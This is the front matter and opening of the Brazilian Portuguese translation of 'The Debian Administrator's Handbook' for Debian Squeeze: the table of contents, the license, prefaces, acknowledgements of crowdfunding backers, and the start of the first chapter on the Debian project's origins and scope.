Debian Squeeze from Discovery to Mastery

THE DEBIAN ADMINISTRATOR'S HANDBOOK

Raphaël Hertzog Roland Mas

O Manual do Administrador Debian

Table of Contents

Prefácio
Prefacio

1. O Projeto Debian
    1.1. O que é Debian?
    1.2. Os Documentos da fundação
    1.3. O Funcionamento interno do Projeto Debian
    1.4. O Papel das Distribuições
    1.5. Ciclo de vida de um Lançamento

2. Apresentando o Caso de Estudo
2.1. Crescimento Rápidos das Necessidades de TI
2.2. Plano Mestre
2.3. Por que uma Distribuição GNU/Linux?
2.4. Por que a Distribuição Debian?
2.5. Por que Debian Squeeze?

3. Analisando a Configuração Existente e Migrando
    3.1. Coexistência em Ambientes Heterogêneos
    3.2. Como Migrar

4. Instalação
    4.1. Métodos de Instalação
    4.2. Instalando, Passo a Passo
    4.3. After the First Boot

5. Sistema de Pacotes: Ferramentas e Princípios Fundamentais
    5.1. Estrutura de um Pacote Binário
    5.2. Metainformação do Pacote
    5.3. Estrutura de um Pacote Fonte
    5.4. Manipulando Pacotes com o **dpkg**
    5.5. Coexistencia com outros sistemas de pacotes

6. Manutenções e atualizações: As ferramentas APT
    6.1. Preenchendo no arquivo `sources.list` Arquivo
    6.2. Comandos **aptitude** e **apt-get**
    6.3. O Comando **apt-cache**
    6.4. Interfaces: **aptitude**, **synaptic**
    6.5. Verificando Autenticidade do Pacote
    6.6. Atualizando de uma Versão Estável para a Próxima
    6.7. Mantendo um Sistema Atualizado
    6.8. Atualizações Automáticas
    6.9. Buscando por Pacotes

7. Resolvendo Problemas e Encontrando Informações Relevantes
7.1. Fontes de documentacao
7.2. Procedimentos comuns

8. Configuração Básica: Rede, Contas, Impressão...
8.1. Configurando o Sistema para Outra Língua
8.2. Configurando a Rede
8.3. Setting the Hostname and Configuring the Name Service
8.4. User and Group Databases
8.5. Criação de Contas
8.6. Shell Environment
8.7. Configuração da Impressora
8.8. Configuring the Bootloader
8.9. Other Configurations: Time Synchronization, Logs, Sharing Access...
8.10. Compilando o núcleo
8.11. Instalando o Núcleo

9. Serviços Unix
- 9.1. Inicialização do Sistema
- 9.2. Login remoto
- 9.3. Gerenciando Direitos
- 9.4. Interfaces Administrativas
- 9.5. **syslog** Eventos de Sistema
- 9.6. O super servidor **inetd**
- 9.7. Agendando Tarefas com **cron** e **atd**
- 9.8. Agendando Tarefas Assíncronas: **anacron**
- 9.9. Cotas
- 9.10. Backup
- 9.11. Hot Plugging: *hotplug*
- 9.12. Power Management
- 9.13. Laptop Extension Cards: PCMCIA

10. Infraestrutura de Rede
- 10.1. Gateway
- 10.2. Rede Privada Virtual
- 10.3. Qualidade do Serviço
- 10.4. Roteamento Dinâmico
- 10.5. IPv6
- 10.6. Domain Name Servers (DNS)
- 10.7. DHCP
- 10.8. Ferramentas de Diagnóstico de Rede

11. Serviços de Rede: Postfix, Apache, NFS, Samba, Squid, LDAP
- 11.1. Servidor de Correio Eletrônico
- 11.2. Web Server (HTTP)
- 11.3. Servidor de Arquivos FTP
- 11.4. Servidor de Arquivos NFS
- 11.5. Configurando um Compartilhamento Windows com o Samba
- 11.6. Proxy HTTP/FTP
- 11.7. Diretório LDAP

12. Administração Avançada
12.1. RAID e LVM
12.2. Virtualização
12.3. Instalação Automatizada
12.4. Monitoramento

13. Estação de trabalho
13.1. Configurando o servidor X11
13.2. Customizando a Interface Gráfica
13.3. Ambientes Gráficos
13.4. Ferramentas
13.5. Emulando o Windows: Wine

14. Segurança
- 14.1. Definindo uma Política de Segurança
- 14.2. Firewall ou Filtragem de pacotes
- 14.3. Supervisão: Prevenção, Detecção, Desencorajamento
- 14.4. Introducao ao SELinux
- 14.5. Outras Consideracoes Relacionadas a Seguranca
- 14.6. Lidando com uma máquina comprometida

15. Criando um Pacote Debian
15.1. Reconstruindo um Pacote a partir de suas Fontes
15.2. Construindo seu Primeiro Pacote
15.3. Criando um Repositório de Pacotes para o APT
15.4. Tornando-se um Mantenedor de Pacotes

16. Conclusão: O Futuro do Debian
16.1. Desenvolvimentos futuros
16.2. Futuro do Debian
16.3. O Futuro deste Livro
A. Distribuições Derivadas
A.1. Censo e Cooperação
A.2. Ubuntu
A.3. Knoppix
A.4. Linux Mint
A.5. SimplyMEPIS
A.6. Aptosid (Anteriormente Sidux)
A.7. Damn Small Linux
A.8. E Muito Mais
B. Curso de Curta Duração
B.1. Shell e Comandos Básicos
B.2. Organização do Sistema de Arquivos Hierárquico

B.3. Funcionamento Interno de um Computador: as Diferentes Camadas Envolvidas
B.4. Algumas Tarefas Manejadas pelo Núcleo
B.5. O Espaço de Usuário

O Manual do Administrador Debian

Debian Squeeze da descoberta à maestria

Raphaël Hertzog

<hertzog@debian.org>

Roland Mas

<lolando@debian.org>

Copyright © 2003, 2004, 2005, 2006, 2007, 2008, 2009, 2010, 2011, 2012 Raphaël Hertzog

Copyright © 2006, 2007, 2008, 2009, 2010, 2011, 2012 Roland Mas

Copyright © 2012 Freexian SARL

ISBN: 979-10-91414-00-5 (brochura)

ISBN: 979-10-91414-01-2 (ebook)

Este livro está disponível sob os termos de duas licenças compatíveis com as Diretrizes de Software Livre Debian.

Nota da Licença Creative Commons: Este livro está licenciado sob a Licença Creative Commons Attribution-ShareAlike 3.0 Unported.

→ http://creativecommons.org/licenses/sa/3.0/

Nota da Licença Pública Geral da GNU: Este livro é documentação livre; você pode redistribuí-lo e/ou modificá-lo dentro dos termos da Licença Pública Geral GNU como publicada pela Fundação do Software Livre, na versão 2 da Licença, ou (na sua opinião) qualquer versão.

Este livro é distribuído na esperança de que ele seja útil, mas SEM

QUALQUER GARANTIA; sem ao menos a garantia implícita de COMERCIALIZAÇÃO ou ADEQUAÇÃO PARA UM PROPÓSITO PARTICULAR. Veja a Licença Pública Geral GNU para mais detalhes.

Você deve ter recebido uma cópia da Licença Pública Geral GNU junto com este programa. Se não, veja http://www.gnu.org/licenses/.

Mostre sua apreciação

Este livro é publicado sob

uma licença livre porque queremos que todos se beneficiem dele. Dito isto, mantê-lo requer tempo e muito esforço, e nós gostamos de ser agradecidos por isso. Se você achar este livro valioso, por favor, considere contribuir para sua contínua manutenção, seja através da compra do livro ou fazendo uma doação através do site oficial do livro:

→ http://debian-handbook.info

Abstract

Um livro de referência apresentando a distribuição Debian, da instalação inicial até a configuração de serviços.

Prefácio

Muitos profissionais estão adotando cada vez mais o Debian GNU/Linux, cujo objetivo é criar uma distribuição rica e flexível que não requer muita manutenção e se encaixa em suas expectativas. Eles geralmente apreciam sua robustez e confiabilidade, sua automação de tarefas secundárias, bem como a coerência trazida pela aplicação rígida de especificações e, portanto, a durabilidade de realizações e habilidades.

Ao mesmo tempo, muitos atores influentes na indústria da computação

começam a compreender o interesse estratégico de usar uma distribuição elaborada que não é gerenciada por uma entidade comercial. Alguns de seus clientes compreendem também — seguindo a mesma lógica — que uma plataforma de software que não depende de acordos entre fornecedores reduz as suas limitações depois da compra.

Finalmente, muitos iniciantes descobrem o Debian através dos projetos Knoppix e Ubuntu, enquanto outros "olham embaixo do capô" porque desejam evitar o empirismo.

Debian — que costumava ser discreto

— foi adotado primeiramente por usuários apaixonados, que muitas vezes foram atraídos pelo espírito do projeto. Eles descobriram um projeto com objetivos claros e resultados visíveis, cujos desenvolvedores se concentram na criação de um bom design *antes* de construí-lo — rejeitando assim os prazos que, em muitas vezes, comprometem a qualidade de tantos outros projetos de software. O Debian é conduzido por seus próprios atores. Em outras palavras, os usuários do Debian participam de um projeto que se beneficia plenamente das vantagens do software livre ... para produzir software livre para eles mesmos.

O *Manual do Administrador do Debian* guiará o seu caminho para a autonomia. Só poderia ter sido escrito por autores que dominam tanto os aspectos técnicos como o funcionamento interno do projeto Debian, e quem conhece as necessidades de profissionais experientes, bem como de entusiastas. Raphaël Hertzog e Roland Mas tinham as qualidades necessárias, e conseguiram criar e atualizar este livro. Eu os agradeço muito pelo seu trabalho e não tenho nenhuma dúvida que a leitura deste livro será útil e agradável.

Nat Makarevitch (fingerprint PGP/GPG: `2010 4A02 9C0E 7D1F 5631 ADF0 453C 4549 0230 D602`)

Prefacio

O Linux foi ganhando força nos últimos anos, e sua popularidade crescente leva mais e mais usuários a fazer o salto. O primeiro passo nesse caminho é escolher uma distribuição. Esta é uma decisão importante, porque cada distribuição tem suas próprias peculiaridades, e os futuros custos de migração podem ser evitados se a escolha certa é feita desde o início.

***DE VOLTA AO BÁSICO* distribuicao Linux, kernel Linux**

Estritamente falando, Linux é apenas um

núcleo, a parte essencial do software que fica entre o hardware e as aplicações.

Uma "distribuição Linux" é um sistema operacional completo, que normalmente inclui o kernel do Linux, um programa de instalação e, o mais importante, aplicativos e outros softwares necessários para transformar um computador em uma ferramenta realmente útil.

O Debian GNU/Linux é uma distribuição Linux "genérica" que serve à maioria dos usuários. O propósito deste livro é mostrar seus muitos aspectos para que você possa tomar uma decisão fundamentada ao escolher.

1. Por que este Livro?

CULTURA Distribuições Comerciais

A maioria das distribuições Linux são suportadas por uma empresa com fins lucrativos que as desenvolve e vende sob algum tipo de esquema comercial. Exemplos incluem *Ubuntu*, desenvolvida principalmente pela *Canonical Ltd.*; *Mandriva Linux*, pela companhia francesa *Mandriva SA*; e *Suse Linux*, mantida e disponibilizada comercialmente pela *Novell*.

No outro extremo do espectro encontram

nomes como Debian e a Apache Software Foundation (que hospeda o desenvolvimento para o servidor web Apache). Debian é, acima de tudo, um projeto no mundo do Software Livre, implementado por voluntários que trabalham em conjunto através da Internet.

O Linux reuniu um volume considerável de cobertura da mídia, que beneficia principalmente as distribuições apoiadas por um departamento de marketing real - em outras palavras, para distribuições baseadas em empresas (Ubuntu, Red Hat, Suse, Mandriva, e assim por diante). Mas o Debian está longe de ser

uma distribuição marginal; de acordo com um estudo alemão feito no início de 2009, o Debian é a distribuição mais utilizada em servidores (com quase metade das empresas entrevistadas tendo pelo menos um servidor Debian), e a segunda mais amplamente instalada em desktops (logo atrás do Ubuntu, que é um derivado do Debian).

→ http://www.heise.de/open/artikel/Ein Produkte-224518.html

O propósito deste livro é ajudar você a descobrir esta distribuição. Nós esperamos compartilhar a experiência que reunimos uma vez em 1998 (Rafael) e 2000 (Roland) se juntaram

ao projeto como desenvolvedores e colaboradores. Com alguma sorte, nosso entusiasmo vai ser comunicativo, e talvez você se junte a nós em algum momento…

A primeira edição deste livro (em 2004) serviu para preencher um buraco: era o primeiro livro de língua francesa focada exclusivamente no Debian. Naquele tempo, muitos outros livros foram escritos sobre o tema para os leitores de francês e inglês. Infelizmente quase nenhum deles foi atualizado, e hoje estamos novamente nos encontramos em uma situação onde há muito poucos bons livros sobre Debian. Nós realmente esperamos que

esta primeira edição em inglês preencha esta lacuna e ajude a muitos usuários.

2. Para quem é este Livro?

Tentamos fazer com que este livro fosse útil para muitas categorias de leitores. Primeiro, os administradores de sistemas (novatos e experientes) encontrarão explicações sobre a instalação e implementação do Debian em muitos computadores. Eles também terão uma idéia da maioria dos serviços disponíveis no Debian, juntamente com instruções de configuração correspondentes e uma descrição das especificidades provenientes da distribuição. Compreender os

mecanismos envolvidos no desenvolvimento do Debian irá capacitá-los à lidar com problemas imprevistos, sabendo que podem sempre encontrar ajuda dentro da comunidade.

Os usuários de outra distribuição Linux, ou de outra variante Unix, descobrirão as especificidades do Debian, e deverão estar operacionais muito rapidamente enquanto se beneficiam plenamente das vantagens únicas desta distribuição.

Finalmente, os leitores que já têm algum conhecimento do Debian e querem saber mais sobre a comunidade

por trás dele deve ver suas expectativas cumpridas. Este livro deve deixá-los muito mais próximo de se juntar a nós, como colaboradores.

3. Abordagem Escolhida

Toda a documentação genérica que você possa encontrar sobre GNU/Linux também se aplica ao Debian, já que o Debian inclui os softwares livres mais comuns. No entanto, a distribuição traz muitas melhorias, razão pela qual optou-se primeiramente descrever o "modo do Debian" de fazer as coisas.

É interessante seguir as recomendações do Debian, mas é ainda melhor compreender a sua lógica. Portanto, não nos restringiremos a explicações

práticas apenas; também vamos descrever o funcionamento do projeto, de modo a proporcionar-lhe um conhecimento abrangente e consistente.

4. Estrutura do Livro

Seguindo a estrutura e os objetivos da coleção "Manual do Administrador" de Eyrolles, este livro gira em torno de um estudo de caso fornecendo apoio e ilustração para todos os tópicos tratados.

***NOTA* Página Web, email dos autores**

Este livro tem o seu próprio site, que hospeda elementos que podem torná-lo mais útil. Em particular, inclui uma versão online do livro com links clicáveis, e possíveis erratas. Sinta-se a vontade para

navegar nele e deixar-nos um comentário. Teremos o maior prazer de ler seus comentários ou mensagens de apoio. Pode enviar por e-mail para <hertzog@debian.org>(Raphaël) e <lolando@debian.org>(Roland).

→ http://debian-handbook.info/

O **Capitulo 1** se concentra em uma apresentação não-técnica do projeto Debian e descreve seus objetivos e organização. Estes aspectos são importantes porque definem um quadro geral que irá completar outros capítulos com informações mais concretas.

Os **Capítulos 2 e 3** fornecem uma descrição geral do estudo de caso. Neste ponto, os leitores iniciantes podem reservar um tempo para ler o **apêndice B**, onde encontrarão um curso rápido de reparação, explicando uma série de noções básicas de computação, bem como conceitos inerentes à qualquer sistema Unix.

Para começar com o nosso assunto real, vamos naturalmente começar com o processo de instalação (**capítulo 4**); os **capítulos 5 e 6** vão apresentar ferramentas básicas que qualquer administrador Debian vai usar, como os da família **APT**, que é largamente responsável pela excelente reputação

da distribuição. Estes capítulos não estão de forma reservada a profissionais, já que todo mundo é seu próprio administrador em casa.

O **Capítulo 7** será um parênteses importante, que descreve os fluxos de trabalho para uso eficiente da documentação e atingir rapidamente uma compreensão dos problemas, a fim de resolvê-los.

Os próximos capítulos serão uma visita mais detalhada do sistema, começando com infraestrutura básica e serviços (**capítulos 8 a 10**) e irá progressivamente na pilha, até chegar nas aplicações de usuários no *capítulo*

13. O **Capítulo 12** lida com assuntos mais avançados que tratam mais diretamente às preocupações dos administradores de grandes conjuntos de computadores (incluindo servidores), enquanto o **capítulo 14** é uma breve introdução para a questão mais ampla de segurança de computadores e dá algumas chaves para evitar a maioria dos problemas.

O **Capítulo 15** é para os administradores que querem ir além e criar seus próprios pacotes Debian.

***VOCABULARIO* Pacote Debian**

Um pacote Debian é um arquivo contendo todos os arquivos necessários para

instalar um pedaço de software. É geralmente um arquivo com uma extensão `.deb`, e pode ser manuseado com o comando **dpkg**. Também chamado de *pacote binário*, ele contém arquivos que podem ser utilizados diretamente (como programas ou documentação). Por outro lado, um *pacote fonte* contém o código-fonte do software e as instruções necessárias para a construção do pacote binário.

A presente versão em português do Brasil se baseia na tradução para o inglês da tradução da quinta edição do livro em francês. Esta quinta edição foi uma atualização importante, cobrindo a versão 6.0 do Debian, com o codinome Squeeze. Dentre as mudanças, o Debian

agora ostenta duas novas arquiteturas - *kfreebsd-i386* e *kfreebsd-amd64* - baseado no kernel do FreeBSD e suporta as tecnologiassociadas (*jaulas*, *filtro de pacotes* e assim por diante). Nas arquiteturas baseadas em Linux, o kernel 2.6.32 amplia o suporte a todas principais tecnologias de virtualização (Xen/OpenVZ/LXC/KVM, veja Section 12.2, “Virtualização”). Todos os pacotes incluídos, obviamente, foram atualizados. Muitas melhorias visam especificamente os mantenedores de pacotes, que podem agora usar um `debian/rules` simplificado (com o comando **dh** do debhelper); eles também se beneficiam de um sistema padrão de

gerenciamento de patch integrado ao **dpkg-source** (usando o formato de pacote fonte `3.0 (quilt)`).

Nós adicionamos algumas notas e observações nas barras laterais. Elas têm uma variedade de papéis: elas podem chamar a atenção para um ponto difícil, completar uma noção de estudo de caso, definir alguns termos, ou servir como lembretes. Aqui está uma lista das mais comuns destas barras laterais:

- DE VOLTA AO BÁSICO: um lembrete para alguma informação que supostamente é conhecida;
- VOCABULÁRIO: define um

termo técnico, às vezes específico Debian;

- COMUNIDADE: destaca pessoas importantes ou funções dentro do projeto;
- POLÍTICA: uma regra ou recomendação da Política do Debian. Este documento é essencial dentro do projeto e descreve como empacotar software. As partes da política destacadas neste livro trazem benefícios diretos para os usuários (por exemplo, saber que a política padroniza a localização da documentação e exemplos torna fácil encontrá-los, mesmo em um novo pacote).

- FERRAMENTA: apresenta uma ferramenta ou serviço relevante;
- NA PRÁTICA: teoria e prática nem sempre coincidem; essas barras laterais contêm conselhos resultantes da nossa experiência. Eles também podem dar exemplos detalhados e concretos;
- outras barras laterais mais ou menos frequentes são bastante explícito: CULTURA, DICA, CUIDADO, INDO ALÉM, SEGURANÇA, e assim por diante.

5. Agradecimentos

5.1. Um pouco de História

Em 2003, Nat Makarevitch entrou em contato comigo (Raphaël) porque queria publicar um livro sobre Debian na coleção *Cahier de l'Admin* (Manual de Administração) que ele estava coordenando para Eyrolles, uma importante editora francesa de livros técnicos. Eu imediatamente aceitei escrevê-lo. A primeira edição saiu no dia 14 de outubro de 2004 e foi um

enorme sucesso - foi vendido para fora apenas quatro meses depois.

Desde então, lançamos outras 4 edições do livro francês, um para cada versão do Debian subsequente. Roland Mas, que começou a trabalhar no livro como o meu revisor, se tornou gradativamente seu co-autor.

Enquanto nós obviamente estávamos satisfeitos com o sucesso do livro, sempre esperávamos que a Eyrolles convenceria uma editora internacional para traduzi-lo para o inglês. Recebemos muitos comentários explicando como o livro ajudou as pessoas em começar a usar o Debian, e

estávamos interessados em ter o livro beneficiando mais pessoas da mesma maneira.

Infelizmente, nenhuma editora de língua inglesa que nós contatamos estava disposta a correr o risco de traduzir e publicar o livro. Não nos intimidamos com este pequeno contratempo, e decidimos negociar com o nossa editora francês Eyrolles para recuperar os direitos necessários para traduzir o livro em Inglês e tentar publicá-lo nós mesmos.

5.2. Uma Tradução com Financiamento

Coletivo

Traduzir um livro de 450 páginas é um esforço considerável, que requer vários meses de trabalho. Para os trabalhadores autônomos, como Roland e eu, tivemos que garantir uma renda mínima para mobilizar o tempo necessário para completar o projeto. Assim, montamos uma campanha de financiamento coletivo no Ulule e pedimos às pessoas garantir dinheiro para o projeto.

→ http://www.ulule.com/debian-handbook/

A campanha teve dois objetivos:

alcançar €15.000 para a tradução e completar um fundo de €25.000 para liberar o livro publicado sob uma licença livre - ou seja, uma licença que segue totalmente as Diretrizes de Software Livre do Debian (DFSG).

Quando a campanha no Ulule terminou, o primeiro objetivo foi alcançado com €24.345 levantado. O fundo de liberação não foi completo, no entanto, com apenas €14.935 levantado. Como anunciado inicialmente, a campanha de liberação continuou independentemente do Ulule no portal oficial do livro.

Enquanto estávamos ocupados

traduzindo o livro, as doações para a liberação continuaram chegando... E em abril de 2012, o fundo de liberação foi completado. Você pode, assim, se beneficiar deste livro sob os termos da licença livre.

Gostaríamos de agradecer a todos que contribuíram para estas campanhas de arrecadação de fundos, seja prometendo dinheiro ou passando a palavra para frente. Nós não poderíamos ter feito isso sem vocês.

5.2.1. Empresas e Organizações de apoio

Tivemos o prazer de obter contribuições significativas de muitas empresas e organizações amigas do Software Livre. Obrigado a Code Lutin, École ouverte francófona, Evolix, Fantini Baker, FSF France, Offensive Security (a empresa por trás Linux BackTrack), Opensides, Proxmox Server Solutions GmbH, SSIELL (Société d'Informatique Solidaire En logiciels Libres), e Syminet.

Também gostaríamos de agradecer a OMG! Ubuntu e April por sua ajuda em promover a operação.

5.2.2. Apoiadores individuais

Com mais de 650 apoiadores na captação de recursos iniciais, e várias centenas mais na campanha de liberação contínua, é graças a pessoas como você que este projeto foi possível. Obrigado!

Nós queremos enviar nossos agradecimentos especiais a todos aqueles que contribuíram com pelo menos €35 (algumas vezes muito mais!) para o fundo de liberação. Nós estamos contentes que existam tantas pessoas que compartilham nossos valores de liberdade e ainda reconhecem que nós merecíamos uma compensação pelo trabalho que dedicamos neste projeto.

Então obrigado a: Alain Coron, Alain Thabaud, Alan Milnes, Alastair Sherringham, Alban Dumerain, Alessio Spadaro, Alex King, Alexandre Dupas, Ambrose Andrews, Andre Klärner, Andreas Olsson, Andrej Ricnik, Andrew Alderwick, Anselm Lingnau, Antoine Emerit, Armin F. Gnosa, Avétis Kazarian, Bdale Garbee, Benoit Barthelet, Bernard Zijlstra, Carles Guadall Blancafort, Carlos Horowicz — Planisys S.A., Charles Brisset, Charlie Orford, Chris Sykes, Christian Bayle, Christian Leutloff, Christian Maier, Christian Perrier, Christophe Drevet, Christophe Schockaert (R3vLibre), Christopher Allan Webber, Colin Ameigh, Damien Dubédat, Dan

Pettersson, Dave Lozier, David Bercot, David James, David Schmitt, David Tran Quang Ty, Elizabeth Young, Fabian Rodriguez, Ferenc Kiraly, Frédéric Perrenot — Intelligence Service 001, Fumihito Yoshida, Gian-Maria Daffré, Gilles Meier, Giorgio Cittadini, Héctor Orón Martínez, Henry, Herbert Kaminski, Hideki Yamane, Hoffmann Information Services GmbH, Holger Burkhardt, Horia Ardelean, Ivo Ugrina, Jan Dittberner, Jim Salter, Johannes Obermüller, Jonas Bofjäll, Jordi Fernandez Moledo, Jorg Willekens, Joshua, Kastrolis Imanta, Keisuke Nakao, Kévin Audebrand, Korbinian Preisler, Kristian Tizzard, Laurent

Bruguière, Laurent Hamel, Leurent Sylvain, Loïc Revest, Luca Scarabello, Lukas Bai, Marc Singer, Marcelo Nicolas Manso, Marilyne et Thomas, Mark Janssen — Sig-I/O Automatisering, Mark Sheppard, Mark Symonds, Mathias Bocquet, Matteo Fulgheri, Michael Schaffner, Michele Baldessari, Mike Chaberski, Mike Linksvayer, Minh Ha Duong, Moreau Frédéric, Morphium, Nathael Pajani, Nathan Paul Simons, Nicholas Davidson, Nicola Chiapolini, Ole-Morten, Olivier Mondoloni, Paolo Innocenti, Pascal Cuoq, Patrick Camelin, Per Carlson, Philip Bolting, Philippe Gauthier, Philippe Teuwen, PJ King, Praveen Arimbrathodiyil

(j4v4m4n), Ralf Zimmermann, Ray McCarthy, Rich, Rikard Westman, Robert Kosch, Sander Scheepens, Sébastien Picard, Stappers, Stavros Giannouris, Steve-David Marguet, T. Gerigk, Tanguy Ortolo, Thomas Hochstein, Thomas Müller, Thomas Pierson, Tigran Zakoyan, Tobias Gruetzmacher, Tournier Simon, Trans-IP Internet Services, Viktor Ekmark, Vincent Demeester, Vincent van Adrighem, Volker Schlecht, Werner Kuballa, Xavier Neys e Yazid Cassam Sulliman.

5.3. Um Especial Agradecimento aos

Colaboradores

Este livro não seria o que é sem as contribuições de várias pessoas que desempenharam um importante papel. Gostaríamos de agradecer a Marilyne Brun, que nos ajudou a traduzir o capítulo de amostra e que trabalhou conosco para definir algumas regras de tradução comuns. Ela também revisou vários capítulos que estavam precisando desesperadamente de trabalho suplementar. Obrigado a Anthony Baldwin (de Baldwin Linguas), que traduziu vários capítulos para nós.

Contamos com a ajuda generosa dos revisores: Daniel Phillips, Gerold Rupprecht, Gordon Dey, Jacob Owens, e Tom Syroid. Cada um deles revisou muitos capítulos. Muito obrigado!

Gostaríamos também de agradecer aos leitores do livro francês, que nos forneceram algumas citações interessantes para confirmar que o livro era realmente digno de ser traduzido: obrigado Christian Perrier, David Bercot, Étienne Liétart, e Gilles Roussi. Stefano Zacchiroli - que era o Líder do Projeto Debian durante a campanha de financiamento coletivo - também merece um grande obrigado, ele gentilmente aprovou o projeto com

uma citação explicando que livros livres ("free" como em liberdade) eram mais do que o necessário.

Se você tiver o prazer de ler estas linhas num exemplar de bolso do livro, então você deve se juntar a nós para agradecer a Benoît Guillon, Jean-Côme Charpentier, e Sébastien Mengin que trabalharam no projeto interno do livro. Benoît é o autor principal do dblatex - a ferramenta que usamos para converter o DocBook em LaTeX (e em PDF). Sébastien é o designer que criou este bom layout do livro e Jean-Côme é o especialista LaTeX que implementou ele como uma folha de estilo utilizável com dblatex. Obrigado rapazes por

todo o trabalho duro!

Finalmente, obrigado a Thierry Stempfel pelas belas figuras inseridas em cada capítulo, e obrigado a Doru Patrascu pela bela capa do livro.

5.4. Agradecimentos pessoais de Raphaël

Primeiro, eu gostaria de agradecer a Nat Makarevitch, quem me ofereceu a possibilidade de escrever este livro e que forneceu uma orientação muito forte durante o ano que levou para fazê-lo. Obrigado também à boa equipe da Eyrolles, e Shan Muriel Fan Sei em

particular. Ela foi muito paciente comigo e eu aprendi muito com ela.

O período da campanha na Ulule foi muito exigente para mim, mas eu gostaria de agradecer a todos que ajudaram a torná-la um sucesso, e em particular a equipe da Ulule que respondeu muito rapidamente aos meus pedidos. Obrigado também a todos que promoveram a operação. Eu não tenho qualquer lista exaustiva (e se eu tivesse seria provavelmente muito tempo) mas eu gostaria de agradecer a algumas pessoas que estavam em contato comigo: Joey-Elias Sneddon e Benjamin Humphrey da OMG! Ubuntu, Frédéric Couchet da April.org, Jake

Edge da Linux Weekly News, Clement Lefebvre do Linux Mint, Ladislav Bodnar do Distrowatch, Steve Kemp do Debian-Administration.org, Christian Pfeiffer Jensen do Debian-News.net, Artem Nosulchik de LinuxScrew.com, Stephan Ramoin do Gandi.net, Matthew Bloch do Bytemark.co.uk, a equipe da Divergência FM, Rikki Kite da Linux New Media, Jono Bacon, a equipe de marketing da Eyrolles, e muitos outros que esqueci (desculpe por isto).

Gostaria de enviar um agradecimento especial a Roland Mas, meu co-autor. Temos tido a colaboração neste livro desde o início e ela sempre esteve à

altura do desafio. E devo dizer que a conclusão do Manual do Administrador Debian tem sido de muito trabalho...

Por último mas não menos importante, agradeço à minha esposa, Sophie. Ela deu muito apoio ao meu trabalho sobre este livro e para o Debian em geral. Houve muitos dias (e noites), quando eu a deixei sozinha com nosso filho de 2 anos de idade para fazer algum progresso no livro. Eu sou grato pelo seu apoio e sei como sou sortudo por tê-la.

5.5. Agradecimentos pessoais de Roland

Bem, Raphaël já antecipou a maior parte dos agradecimentos "externos". Eu ainda estou indo enfatizar o meu agradecimento pessoal para o pessoal da Eyrolles, com quem a colaboração tem sido sempre agradável e tranquila. Esperamos que os resultados de seus excelentes conselhos não se percam na tradução.

Eu estou extremamente grato a Raphaël por assumir a parte administrativa desta edição em inglês. De organizar a campanha de financiamento para os últimos detalhes do leiaute do livro, produzindo um livro traduzido é muito mais do que apenas traduzir e revisar, e Raphaël fez (ou delegou e

supervisionou) tudo. Então, obrigado.

Obrigado também a todos aqueles que mais ou menos diretamente contribuíram para este livro, por prover esclarecimentos ou explicações, ou conselhos de tradução. Eles são muitos para mencionar, mas a maioria deles podem ser encontrados em vários canais de IRC #debian-*.

Há, naturalmente, alguma sobreposição com o conjunto anterior de pessoas, mas agradecimentos específicos ainda estão na ordem para as pessoas que realmente fazem o Debian. Não seria muito de um livro sem eles, e eu ainda estou admirado com o que o projeto

Debian como um todo produz e disponibiliza para qualquer e todos.

Mais agradecimentos pessoais vão para os meus amigos e clientes, por a sua compreensão quando eu estava menos responsivo, porque eu estava trabalhando neste livro, e também pelo seu apoio constante, incentivo e orientação. Você sabe quem você é; obrigado.

E, finalmente, estou certo de que ficaria surpreso ao ser mencionado aqui, mas eu gostaria de estender minha gratidão a Terry Pratchett, Jasper Fforde, Tom Holt, William Gibson, Neal Stephenson, e, claro, o

falecido Douglas Adams. As incontáveis horas que passei desfrutando seus livros são diretamente responsáveis por eu ser capaz de fazer parte desta tradução.

Chapter 1. O Projeto Debian

Antes de nos aprofundar na tecnologia, vamos olhar o que o Projeto Debian é, seus objetivos, seus significados, e seu funcionamento.

1.1. O que é Debian?

CULTURA Origem do nome Debian

Não procure mais: Debian não é um acrônimo. Este nome é, na realidade, uma contração de dois nomes: o de Ian Murdock, e sua namorada na época, Debra. Debra + Ian = Debian.

Debian é uma distribuição GNU/Linux e GNU/kFreeBSD. Vamos discutir o que é uma distribuição em mais detalhes em Section 1.4, “O Papel das Distribuições”, mas por enquanto, vamos simplesmente dizer que é um sistema operacional completo, incluindo software e sistemas para instalação e gestão, todos baseados no kernel Linux ou FreeBSD e softwares livres (especialmente os do projeto GNU).

Quando ele criou o Debian, em 1993, sob a liderança da FSF, Ian Murdock teve objetivos claros, que ele expressa no *Manifesto Debian*. O sistema operacional livre que buscava teria que ter duas características principais. Primeiro, a qualidade: o Debian seria desenvolvido com o maior cuidado, para ser digno do kernel Linux. Também seria uma distribuição não-comercial, acreditável suficientemente para competir com as principais distribuições comerciais. Esta ambição dupla seria, em seus olhos, alcançada somente através da abertura do processo de desenvolvimento do Debian assim como a do Linux e o projeto GNU. Assim, a avaliação pelos

pares continuamente melhora o produto.

CULTURA GNU, O projeto da FSF

O projeto GNU é um conjunto de softwares livres desenvolvidos, ou patrocinados, pela Free Software Foundation (FSF), originada por seu célebre líder, Dr. Richard M. Stallman. GNU é um acrônimo recursivo, da citação "GNU não é Unix".

CULTURA Richard Stallman

Fundador da FSF e autor da licença GPL, Richard M. Stallman (frequentemente referido por suas iniciais, RMS) é um líder carismático do movimento Software

Livre. Devido a suas posições inflexíveis, ele não é admirado na unanimidade, mas suas contribuições não técnicas para o Software Livre (em particular no nível jurídico e filosófico) são respeitadas por todos.

1.1.1. Um Sistema Operacional Multi-Plataforma

***COMUNIDADE* A jornada de Ian Murdock**

Ian Murdock, fundador do projeto Debian, foi o seu primeiro líder, de 1993 a

1996. Depois de passar o bastão para Bruce Perens, Ian teve um papel menos público. Ele voltou a trabalhar por trás dos bastidores da comunidade de software livre, criando a empresa Progeny, com a intenção de comercializar uma distribuição derivada do Debian. Este empreendimento foi um fracasso comercial, infelizmente, e seu desenvolvimento foi abandonado. A empresa, após alguns anos sobrevivendo apenas como prestador de serviços, finalmente pediu concordata em abril de 2007. Dos vários projetos iniciadas pela Progeny, apenas o *discover* ainda permanece. É uma ferramenta de detecção automática de hardware.

O Debian, permanecendo fiel aos seus

princípios iniciais, teve tanto sucesso que, hoje, alcançou um tremendo tamanho. As 11 arquiteturas oferecidas cobrem 9 arquiteturas de hardware e 2 kernels (Linux e FreeBSD). Além disso, com mais de 14.500 pacotes fonte, os softwares disponíveis podem satisfazer praticamente qualquer necessidade que se poderia ter, seja em casa ou na empresa.

